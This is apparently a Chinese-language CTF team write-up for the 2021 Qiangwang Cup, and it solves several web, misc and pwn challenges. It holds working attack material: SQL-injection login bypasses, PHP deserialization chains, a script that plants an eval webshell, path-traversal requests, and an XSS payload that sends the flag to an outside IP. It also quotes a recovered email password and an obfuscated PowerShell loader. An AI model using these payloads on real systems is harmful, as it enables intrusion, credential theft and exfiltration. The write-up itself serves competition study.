2021 强网杯 Writeup - Nu1L

BabyAEG

guess_game

Web


Hard_Penetration


shiro rce，注入内存马，发现 8005 端口还有一个 php 站点，当前用户为 ctf 没有高权限，于是审计 php 站点，发现为 TP3.1.3 开发的 cms，审计后发现后台存在注入，同时模板处可以任意文件包含：
登录后台 payload 如下：

```
username[0]=exp&username[1]=>'Z' )) union select
1,'admin','',1,5,6,7,8,9,10,11,12,13,14,15,16-- a&yzm=juik
```

在 tmp 目录创建 1.html，内容为：

```php
<?php
readfile('/flag');
```


```
不安全 | 10.0.8.235:8005/admin/template/settings?theme=../../../../../../../../../../tmp/1.html
flag{f5cf292e-dad3-41a4-b6a6-99f53c5f5733}
```



/tmp/

```
/
  tmp
    hsperfdata_ctf
    hsperfdata_root
    tmpv0i7sqal
    tomcat-docbase.63698838010
    tomcat.554899898838121873
  bin
  boot
```

名称	日期	大小
hsperfdata_ctf	2021-06-12 15:02:07	4 Kb
hsperfdata_root	2021-06-11 23:19:53	4 Kb
tmpv0i7sqal	2021-06-11 23:20:00	4 Kb
tomcat-docbase.636988380106929913.8888	2021-06-12 15:02:36	4 Kb
tomcat.5548998988381218739.8888	2021-06-12 15:02:37	4 Kb
1.html.html	2021-06-12 17:03:35	40 b

pop_master

```python
from phply import phplex
from phply.phpparse import make_parser
from phply.phpast import *
import pprint
import nose

parser = make_parser()
func_name = "find your func"
con = open("./qwb/class.php").read()
lexer = phplex.lexer.clone()
lexer.filename = None
output = parser.parse(con, lexer=lexer)
functions = {}
target = functions[func_name]
i = 0
# 强赋值函数直接跳过
skip_func = []
pop_chain = []
pop_chain.append(func_name)
e = False
for out in output:
    class_name = out.name
    for node in out.nodes:
        if(type(node) == Method):
            functions[node.name] = out
while(e is False):
    for node in target.nodes:
        if(type(node) == Method):
            if node.name == func_name:
                for subnode in node.nodes:

                    if type(subnode) == MethodCall:
                        # print(subnode)
                        if(subnode.name in skip_func):
                            continue
                        target = functions[subnode.name]
                        func_name = subnode.name
                        pop_chain.append(func_name)
                        break

                    if(type(subnode) == If):
                        # print(subnode)

                        if type(subnode.node) == MethodCall :
                            # print(subnode.node.name)
                            if( subnode.node.name in skip_func):
                                continue
                            target = functions[subnode.node.name]
                            func_name = subnode.node.name
                            pop_chain.append(func_name)
                            break

                    if(type(subnode) == Eval):
                        e = True

for pop in pop_chain:
    print("class " + functions[pop].name + "{")
    for node in functions[pop].nodes:
        if(type(node) == ClassVariables):
            for subnode in node.nodes:
                print("public " + subnode.name + ';')
                print("public function __construct(){")
                if i+1 == len(pop_chain):
                    print("")
                else:
                    print("$this->" + subnode.name[1:] + "= new " + functions[pop_chain[i+1]].name + "();")
                print("}")
    print("}")
    i += 1
    if i  == len(pop_chain):
        break
```

WhereIsUWebShell

通过反序列化报错防止 throw

```php
<?php
class myclass{
    public $test;
}
class Hello{
    public function __destruct()
    {   if($this->qwb) echo file_get_contents($this->qwb);
    }
}
$a=new myclass();
$b=new Hello();
$b->qwb="e2a7106f1cc8bb1e1318df70aa0a3540.php";
$a->test=$b;
echo serialize($a);
```

去掉最后大括号即可
读到第二层的源码：

```php
<?php
function PNG($file)
{
    if(!is_file($file)){die("我从来没有见过侬");}
    $first = imagecreatefrompng($file);
    if(!$first){
        die("发现了奇怪的东西2333");
    }
    $size = min(imagesx($first), imagesy($first));
    unlink($file);
    $second = imagecrop($first, ['x' => 0, 'y' => 0, 'width' => $size, 'height' => $size]);
    if ($second !== FALSE) {
        imagepng($second, $file);
        imagedestroy($second);//销毁，清内存
    }
    imagedestroy($first);
}
function GenFiles(){
    $files = array();
    $str = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    $len=strlen($str)-1;
    for($i=0;$i<10;$i++){
        $filename="php";
        for($j=0;$j<6;$j++){
            $filename  .= $str[rand(0,$len)];
        }
        // file_put_contents('/tmp/'.$filename,'flag{fake_flag}');
        $files[] = $filename;
    }
    return $files;
}

$file = isset($_GET['c9eb959c-28fb-4e43-91a4-979f5c63e05f'])?$_GET['c9eb959c-28fb-4e43-91a4-979f5c63e05f']:"404.html";
$flag = preg_match("/tmp/i",$file);
if($flag){
    PNG($file);
}
include($file);
$res = @scandir($_GET['b697a607-1479-4d4d-8ab3-f1f6a4270257']);
```

```
if(isset($_GET['b697a607-1479-4d4d-8ab3-f1f6a4270257'])&&$_GET['b697a607-1479-4d4d-8ab3-f1f6a4270257']==='/tmp'){
    $somthing = GenFiles();
    $res = array_merge($res,$somthing);
}
shuffle($res);
@print_r($res);
?>
```

生成图片马:

```
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);



$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img,'./1.png');
?>
```

利用 php7 的 lfi bug 打即可 getshell，直接复用王一航的脚本:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string
import itertools,re

charset = string.digits + string.letters


base_url = "http://eci-xxxxxxxx.cloudeci1.ichunqiu.com"


def upload_file_to_include(url, file_content):
    files = {'file': ('1.png', open('1.png','rb'), 'image/png')}
    try:
        response = requests.post(url, files=files)
    except Exception as e:
        print e


def generate_tmp_files():
    webshell_content = '<?php eval($_REQUEST[c]);?>'.encode(
        "base64").strip().encode("base64").strip().encode("base64").strip()
    file_content = '<?php if(file_put_contents("/tmp/ssh_session_HD89q2",
base64_decode("%s"))){echo "flag";}?>' % (
        webshell_content)
    phpinfo_url = "%s/e2a7106f1cc8bb1e1318df70aa0a3540.php?c9eb959c-28fb-
4e43-91a4-979f5c63e05f=php://filter/string.strip_tags/resource=./404.html" %
(
        base_url)
    length = 6
    times = len(charset) ** (length / 2)
    for i in xrange(times):
        print "[+] %d / %d" % (i, times)
        upload_file_to_include(phpinfo_url, file_content)


def main():
    generate_tmp_files()


if __name__ == "__main__":
    main()
```

翻了很久没发现 flag，最后查找 root 用户的信息，发现 `/usr/bin/ed471efd0577be6357bb94d6R3@dF1aG /l1b/af893aaa/3056545a/5f1ad7d8/50557e0f/99cddcda/Fl444ggg7063aa0e` ，即可拿到 flag

- **EasySQL**

过程

1. || 判断出来是 pgsql
2. 盲注出来用户是 postgres
3. 支持堆叠注入
4. pg 支持 create function 函数，然后可以通过 execute 去执行一个 statement
5. node 的那个客户端是事物执行的，所以要先 COMMIT， 然后让他报错，省得走到后面没有 try catch 程序崩溃导致容器崩溃

```python
import requests
import string

def inj(SQL):
    url = "http://eci-2zehg7ugvk09tek5c710.cloudeci1.ichunqiu.com:8888/"

    data = {
        "username[]": 'admin',
        "password": '\' and 1=(case when({}) then 1 else cast((select \'ddddc\') as numeric) end) -- -'.format(SQL),
    }

    resp = requests.post(url, data=data)

    print(data)
    content = resp.text
    print(content)
    return content

def bin_inj(SQL,length = False):
    bottom = 0
    upper = 256

    while bottom < upper:
        C = (bottom, upper)
        sql = SQL+" between {} and {}".format(int(bottom), int(upper))
        # print(C)
        res = inj(sql)
        # print(res)
        if "Password Error!" in res:
            # print("USE C1")
            C_L = (int(((bottom+upper) / 2)+1), int(upper))
            bottom, upper = (bottom, int((bottom + upper)/ 2) )

        elif "Something Error!" in res:
            # print("Change to C_L")
            bottom, upper = C_L
            C_L = (bottom, int((bottom + upper)/ 2) )

    # print("###{},{}".format(bottom, upper))

    return int(bottom)


    if length:
        print(bottom)
    else:
        print(chr(bottom))

def test():
    url = "http://eci-2zeajgj31n7c3bzhuiy6.cloudeci1.ichunqiu.com:8888/"
    data = {
        'username[]': 'admin',
        'password': "'; create function ddkkk(bd text) returns integer as $$ BEGIN execute bd; return 1; END; $$ language plpgsql; select ddkkk('i'||'n'||'s'||'e'||'r'||'t'||' '||'i'||'n'||'t'||'o'||' '||'users(username, p'||'a'||'s'||'sword)'||' values(''admin'', ''adddd'');'); COMMIT; select 'asdfasdf'::integer; -- -"
    }

    resp = requests.post(url, data=data)
    print(data)
    content = resp.text
    print(content)
    return content

def test2():
    url = "http://eci-2zeajgj31n7c3bzhuiy6.cloudeci1.ichunqiu.com:8888/"
    data = {
        'username[]': 'admin',
        'password': "adddd"
    }

    resp = requests.post(url, data=data)
    print(data)
    content = resp.text
    print(content)
    return content

def main():
    # sql = "select * from information_schema.columns where table_name='users' and column_name='username'"
    sql = "select version()"

    # SQL = "length(({}))".format(sql)

    # length = bin_inj(SQL)
    # print("Length: {}".format(length))

    length = 190

    res = "Post"
    for i in range(1,length+1):
        for char in string.printable:
            SQL = "{} like '{}'".format(sql, res+char+"%")
            # print(char)
            resp = inj(SQL)
            if 'Password Error!' in resp:
                res = res+ char
                print(res)
                break

    print(res)

if __name__ == "__main__":
    # main()
    test()
    test2()
```

- **[强网先锋]赌徒**


```php
<?php
class Start
{
    public $name;
    public function __construct($a){
        $this->name=$a;
    }

}

class Info
{
    public $file;

    public function __construct($b){
        $this->file['filename']=$b;
    }
}

class Room
{
    public $filename="/flag";
    public $a;
  public function __construct(){
        $this->filename="/flag";
    }
    public function invoke(){
        $this->a=new Room();
    }
}
$a=new Room();
$a->invoke();
$b=new Info($a);
$c=new Start($b);
echo serialize($c);
?>
```

- **Hard_APT_jeesite**

```
String filepath = req.getRequestURI();
    int index = filepath.indexOf(Global.USERFILES_BASE_URL);
    if(index >= 0) {
      filepath = filepath.substring(index +
Global.USERFILES_BASE_URL.length());
    }
    try {
      filepath = UriUtils.decode(filepath, "UTF-8");
    } catch (UnsupportedEncodingException e1) {
      logger.error(String.format("解释文件路径失败，URL地址为%s", filepath),
e1);
    }
    File file = new File(Global.getUserfilesBaseDir() +
Global.USERFILES_BASE_URL + filepath);
```

userfiles 文件读取接口会截取/userfiles/后面的字符，当传递..时，会被 tomcat 目录穿越导致无法请求到该接口。
通过 tomcat 的 path variable 特性，/userfiles;/能成功访问到接口，并且不会被截取。
再使用/userfiles;/userfiles/../WEB-INF/web.xml


获取到的 filepath 为 ../WEB-INF/web.xml， 并且最终请求到的还是 userfiles 接口，实现了跨目录文件读取，然后拿到了邮箱账户。



```
GET
/jeesite/userfiles;/userfiles/../WEB-INF/classes/spring-context-shiro.xm
l
 HTTP/1.1
Host: 47.104.145.168:30025
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: jeesite.session.id=11310d0b838f4a5aa898a77563f72b9b;
JSESSIONID=2D13700748018F0FA93A8AEABE8275AC;
Hm_lvt_82116c626a8d504a5c0675073362ef6f=1623557983; theme=null;
Hm_lpvt_82116c626a8d504a5c0675073362ef6f=1623599405
Connection: close
```

```
                <property name="activeSessionsCacheName"
value="activeSessionsCache" />
                <property name="cacheManager" ref="shiroCacheManager" />
        </bean>

        <!-- 自定义系统缓存管理器-->
<!--    <bean id="shiroCacheManager"
class="com.thinkgem.jeesite.common.security.shiro.cache.JedisCacheManage
r"> -->
<!--            <property name="cacheKeyPrefix"
value="${redis.keyPrefix}_cache_" /> -->
<!--    </bean> -->
        <bean id="shiroCacheManager"
class="org.apache.shiro.cache.ehcache.EhCacheManager">
                <property name="cacheManager" ref="cacheManager"/>
        </bean>

        <!-- 自定义邮箱配置-->
<!--    <bean id="email" class="com.thinkgem.jeesite.************"> -->
<!--            <email_address>3112094074@qq.com</email_address>
                        <password>xoyjkrknythvdeag</password>
                        <count>pop3</count>
                        -->
<!--    </bean> -->
```

登录邮箱拿到 flag



QQ邮箱团队 收件箱 - Qq 上午12:17
更安全、更高效、更强大，尽在QQ邮箱APP
QQ邮箱APP，让高效触手可及。在这里，你可以登录多个邮箱账号、便捷存储微信邮件、多窗口编辑邮件......还有更多功能，等你...

790236835 收件箱 - Qq 上午12:09
flag
flag{congratulations_0c83f57c786a0b4a39efab23731c7ebc}

Mail Delivery System 收件箱 - Alismtp 2021/4/11
Undelivered Mail Returned to Sender
This is the mail system at host email.alismtp.com. I'm sorry to have to inform you that your message could not be delivered to...

790236835 上午12:09
flag
收件人： 3112094074

flag{congratulations_0c83f57c786a0b4a39efab23731c7ebc}

[强网先锋]寻宝

第一关：

```
ppp[number1]=11111a&ppp[number2]=3.0e6&ppp[number3]=61823470&ppp[number4]=0e11111&ppp[number5]=abcd
```

第二关随意使用一个支持自动分片下载的下载工具即可，比如迅雷。
解压拿到一堆 docx，写个脚本读一下内容找到 flag。

```
import glob
import zipfile
import tqdm

from xml.etree.cElementTree import XML

```

```python
WORD_NAMESPACE =
'{http://schemas.openxmlformats.org/wordprocessingml/2006/main}'
PARA = WORD_NAMESPACE + 'p'
TEXT = WORD_NAMESPACE + 't'


def get_docx_text(path):
    document = zipfile.ZipFile(path)
    xml_content = document.read('word/document.xml')
    document.close()
    tree = XML(xml_content)

    paragraphs = []
    for paragraph in tree.getiterator(PARA):
        texts = [node.text
                 for node in paragraph.getiterator(TEXT)
                 if node.text]
        if texts:
            paragraphs.append(''.join(texts))

    return '\n\n'.join(paragraphs)


files = glob.glob('*/*/*.docx')
for fname in tqdm.tqdm(files):
    res = get_docx_text(fname)
    if 'key2{' in res.lower():
        print(fname, res)
```

- **EasyWeb**

http://47.104.137.239/hint

```
{"hint":"# hint ^_^\n\tSo~ How to get files in this server?
\n\tfiles/????????????????????????????????"}
```

http://47.104.137.239/files/

```
[{"id":1,"path":"c09358adff2ebfff2ef9b4fbacc4ac0b","filename":"hint.txt","date":"5/31/2021, 9:10:29 PM"},
{"id":2,"path":"1c60db40f1f992ff1b8243c1e24dd149","filename":"exp.py","date":"5/31/2021, 9:11:27 PM"},
{"id":3,"path":"da2574de5ac23b656882772a625ba310","filename":"www.zip","date":"5/31/2021, 9:12:44 PM"}]
```

http://47.104.137.239:36842/account/login

```
Try to scan 35000-40000 ^_^.
All tables are empty except for the table where the username and password are located
Table: employee
```

后台登录发现有注入，直接进后台：

```
' union select 1,2,3,4,5,6,7-- a
```

扫描发现存在 file 路由文件上传，经过测试发现文件采用无字符 webshell，文件名为 1.p<h<p，即可上传 shell，然后 jboss 部署 war 包拿 flag

EasyXSS

```
http://localhost:8888/about?theme=";});var%09c=document.createElement("script");$(c).attr("nonce",$("script")[2].nonce);$(c).attr("s"%2b"rc","//58.87.73.74:8887/test.js");document.head.append(c);console.log({"te":"",//
```

```
var cccc = "flag{6bb77f8b-6bc8-4b9e-b654-8a4da5ae920d"

function post(ch) {
  cccc = cccc + ch;
  document.location="http://58.87.73.74:8887/"+cccc;
}

function test(ch) {
  url = "http://localhost:8888/flag?var="+cccc+ch;
```

```
    // console.log(url);
    fetch(url).then(response => {if (response.status == 200) {
      post(ch)
    }});
  }

  // for(var i=0; i<5; i++) {

        var charset = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'a', 'b', 'c', 'd', 'e', 'f', '-', '}']

        for(var j=0; j<charset.length;j++) {
          test(charset[j]);
        }

      // }
```

Misc

BlueTeaming

在内存里搜 utf16 小端序的字符串的 powershell，发现有这个东西

```
HostApplication=powershell -noprofile & ( $veRBOsepReFErEncE.tOstrINg()[1,3]+'x'-JOin'')( nEW-ObjEcT sySTEm.iO.sTreaMReAdER( ( nEW-ObjEcT SystEm.iO.CompreSsiOn.DEfLATEstREam([IO.meMoryStream][CoNVeRT]::fROMbASe64StRinG('NVJdb5tAEHyv1P9wQpYAuZDaTpvEVqRi+5Sgmo/Axa0VRdoLXBMUmyMGu7Es//fuQvoAN7e7Nzua3RqUcJbgQVLIJ1hzNi/eGLMYe2gOFX+0zHpl9s0Uv4YHbnu8CzwI8nIW5UX4bNqM2RPGUtU4sPQSH+mmsFbIY87kFit3A6ohVnGIFbLOdLlXCdFhAlOT3rGAEJYQvfIsgmAjw/mJXTPLssxsg3U59VTvyrT7JjvDS8bwN8NvbPYt81amMeItpi1TI3omaErK0fO5bNr7LQVkWjYkqlZtkVtRUK8xxAQxxqylGVwM3dFX6jtw6TgbnrPRCMFlm75i3xAPhq2aqUnNKFyWqhNiu0bC4wV6kXHDsh6yF5k8Xgz7Hbi6+ACXI/vLQyoSv7x5/EgNbXvy+VPvOAtyvWuggvuGvOhZaNFS/wTlqN9xwqGuwQddst7Rh3AfvQKHLAoCsq4jmMJBgKrpMbm/By8pcDQLzlju3zFn6S12zB6PjXsIfcj0XBmu8Qyqma4ETw2rd8w2MI92IGKU0HGqEGYacp7/Z2U+CB7gqJdy67c2dHYsOA0H598N33b3cr3j2EzoKXgpiv1+XjfbIryhRk+wakhq16TSqYhpKcHbpNTox9GYgyekcY0KcFGyKFf56YTF7drg1ji/+BMk/G7H04Y599sCFW3+NG71l0aXZRntjFu94FGhHidQzYvOsSiOaLsFxaY6P6CbFWioRSUTGdSnyT8=' ) , [IO.coMPressION.cOMPresSiOnmOde]::dEcOMPresS)), [TexT.ENcODInG]::AsCIi)).ReaDToeNd();
```

用 volatility 的 dump registry 功能去 dump 一下注册表，挂载 hive 到 regedit 里面，然后搜这个后面的命令，就可以发现相应的键值

ISO1995

根据 ISO9660 光盘文件系统的格式，在 0x9800 找到了文件目录表，发现是 1024 个名为 FLAGFOLD 的文件，内容根据 LBA 在后面 0x26800 起的位置中，发现每一个文件只有一个字节，而且 FLAGFOLD 文件看上去都一样
在 0x16000 还能找到一个文件目录表，有 1024 个 flag xxxxx 的文件，时间字段的分钟和秒钟完全不合法，但是可以组成 0x000-0x3FF 的数字，刚好是 1024 个，FLAGFOLD 文件也是 1024 个，尝试把这个和每个文件的内容对应上

```python
from Crypto.Util.number import bytes_to_long
with open('iso1995', 'rb') as f:
    content = f.read()

res = content[0x26800:].replace(b'\x00'*16, b'')
res = res.replace(b'\x00'*15, b'')
# 0x9800
DIROFF = 0x16044
# DIROFF = 0x9844
flag = [0]*1024
off = 0
tt = []
for i in range(1024):
    while content[DIROFF+60*i+off:DIROFF+60*i+off+2] != b'\x3c\x00':
        off += 1
    # print(hex(DIROFF+60*i+off))
    t = bytes_to_long(content[DIROFF+60*i+off:][22:24])
    # tt.append((i, t))
    tt.append(t)
ff = ''

for idx, val in enumerate(tt):
    # print(val, idx)
    ff += res[val]
    # flag[val[0]] = res[idx]
print(''.join(ff))
#print(len(set(''.join(flag))))
```

flag 就在里面。

• 签到

签到

• CipherMan

一个磁盘镜像和一个内存镜像

磁盘镜像信息

```
$ mmls secret
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000000127   0000000128   Unallocated
002:  000:000   0000000128   0001042559   0001042432   NTFS / exFAT (0x07)
003:  -------   0001042560   0001048575   0000006016   Unallocated
```

65536 有 FVE-FS，是 BitLocker

使用插件（https://raw.githubusercontent.com/elceef/bitlocker/master/bitlocker.py） 可以从内存镜像里面读 bitlocker key

```
$ volatility -f memory --profile Win7SP1x86_23418 bitlocker
Volatility Foundation Volatility Framework 2.6

Address : 0x86863bc8
Cipher  : AES-128
FVEK    : 7c9e29b3708f344e4041271dc54175c5
TWEAK   : 4e3ef340dd377cea9c643951ce1e56c6
```

然后用 bdemount mount 一下
进去看到只有一个 README，内容就是 flag。

- **ExtremelySlow**

首先使用 HTTP header 中的 range 逐字节的下载了一个文件，由于 response 里面也有 range，读取所有的 response 然后拼起来

```python
from pcapng import FileScanner
import pcapng

l = 1987

port_data = {}

file = 'ExtremelySlow.pcapng'
with open(file, 'rb') as fp:
    scanner = FileScanner(fp)
    for block in scanner:
        if isinstance(block, pcapng.blocks.EnhancedPacket):
            data = block.packet_payload_info[2]
            ip_packet = data[14:34]
            src_ip = ip_packet[12:16]
            dst_ip = ip_packet[16:20]
            if src_ip == '\x7f\x00\x00\x01' and dst_ip ==
'\x7f\x00\x00\x01':
                tcp_packet = data[34:66]
                src_port = tcp_packet[0:2]
                dst_port = tcp_packet[2:4]
                if (src_port == '\x00\x50'):
                    http_data = data[66:]
                    if dst_port not in port_data:
                        port_data[dst_port] = [http_data]
                    else:
                        port_data[dst_port].append(http_data)

# print port_data
#exit()

flag = ['\x00'] * 1987

n = 0
# print port_data
for k in port_data:
    for i in range(len(port_data[k]) - 1):
        if ('HTTP' in port_data[k][i]):
            data = port_data[k][i]
            if ('206 Partial' in data):
                # idx = data[data.index]
                # data = data[66:]
                part1 = data[data.index('content-range: bytes')+len('content-range: bytes'):]
                idx = int(part1[:part1.index('-')].strip())
                # print(idx)
                part2 = part1[part1.index('\x0d\x0a\x0d\x0a') + 4:]
                xx = part2
                # print(len(part2))
                if (len(part2) == 0):
                    xx = port_data[k][i+1]
                # print(idx, xx.encode('hex'))
                n += 1
                flag[idx] = xx

flag = ''.join(flag)
print flag.encode('hex')
print n
open('flag.pyc', 'wb').write(flag)
```

提取出来一个 python3.10 的 pyc，工具配合人工逆向字节码恢复部分无法识别的代码可以恢复出主要逻辑（rc4 网上随便抄一个）：

```python
import sys
from hashlib import sha256


def KSA(key):
    """This initialises the permutation in array S."""
    keylength = len(key)

    # 256 is the max keylength
    S = list(range(256))

    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % keylength]) % 256
        #  swap values of S[i] and S[j]
        S[i], S[j] = S[j], S[i]  # swap

    return S


def PRGA(S):
    """Initialsises the pseudo-random generator, which takes in values of S"""

    Klist = []
    i = 0
    j = 0
    while True:
        # increments i, and looks up the ith element of S, S[i]
        i = (i + 1) % 256
        # which it then adds to j
        j = (j + S[i]) % 256
        # swaps again
        S[i], S[j] = S[j], S[i]  # swap
        # use the sum S[i] + S[j] mod 256 as an index to find a third element of S
        K = S[(S[i] + S[j]) % 256]
        # like return, but for generator functions
        yield K


def RC4(key):
    S = KSA(key)
    return PRGA(S)


def xor(p, stream):
    return ''.join(map((lambda x: chr(x ^ stream.__next__())), p))


if __name__ == '__main__':
    w = b'\xf6\xef\x10H\xa9\x0f\x9f\xb5\x80\xc1xd\xae\xd3\x03\xb2\x84\xc2\xb4\x0e\xc8\xf3<\x151\x19\n\x8f'
    e = b'$\r9\xa3\x18\xddW\xc9\x97\xf3\xa7\xa8R~'
    b = b'geo'
    s = b'}\xce`\xbej\xa2\x120\xb5\x8a\x94\x14{\xa3\x86\xc8\xc7\x01\x98\xa3_\x91\xd8\x82T*V\xab\xe0\xa1\x141'
    t = b"Q_\xe2\xf8\x8c\x11M}'<@\xceT\xf6? _m\xa4\xf8\xb4\xea\xca\xc7:\xb9\xe6\x06\x8b\xeb\xfabH\x85xJ3$\xdd\xde\xb6\xdc\xa0\xb8b\x961\xb7\x13=\x17\x13\xb1"
    # m = {
    #     2: 115,
    #     8: 97,
    #     11: 117,
    #     10: 114}
    # n = {
    #     3: 119,
    #     7: 116,
    #     9: 124,
    #     12: 127}
    # {x: n[x]^x for x in n}
    # {5: 103, 4: 101, 6: 111}
    m = {
        2: 115,
        8: 97,
        11: 117,
        10: 114, 5: 103, 4: 101, 6: 111, 3: 116, 7: 115, 9: 117, 12: 115}
    stream = RC4(list(map((lambda x: x[1]), sorted(m.items())))) # stegosaurus
    print(xor(w, stream))
    # p = sys.stdin.buffer.read()
    p = b'\xe5\n2\xd6"\xf0}I\xb0\xcd\xa2\x11\xf0\xb4U\x166\xc5o\xdb\xc9\xead\x04\x15b'
    e = xor(e, stream)
    c = xor(p, stream)
    print(c)
    print(xor(t, stream))
    # if sha256(c).digest() == s:
    #     print(xor(t, stream).decode())
    #     return None
    # None(e.decode())
    # return None
```

看到要求输入神秘字符串，与 rc4 生成的 stream xor 后 sha256 满足要求，而且 rc4 密钥为 stegosaurus。猜测使用了 stegosaurus 工具进行 pyc 隐写，编译一个 python3.10 跑一下 stegosaurus 即可拿到输入 p，xor 后的 c 就是 flag。

问卷题

问卷

EzTime

给了 NTFS 的 Log 和 MFT，要提取一个时间属性比较奇怪的文件

https://github.com/msuhanov/dfir_ntfs

提取 MFT 里面的文件记录信息，一共大概 400 多个，发现其中有一条时间相当可疑

```
File record,281474976710804,Y,N,2286333,/{45EF6FFC-F0B6-4000-A7C0-8D1549355A8C}.png,2021-05-19 15:59:00.000000,2021-05-22 16:28:34.000000,2021-05-22 16:28:34.000000,2021-05-22 16:32:48.448696,0,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,2021-05-22 16:28:34.022482,,14366,,,,
```

3 个时间都是整数，就是这个文件

Pwn

• baby_diary

申请23个堆块,然后show(-11)在堆地址与程序地址靠近的时候有概率泄漏出程序段地址，接着利用checksum可以off by null

```python
from pwn import *
import fuckpy3
from pwnlib.ui import pause

libc = ELF('./libc-2.31.so')

def launch_gdb():
    # context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
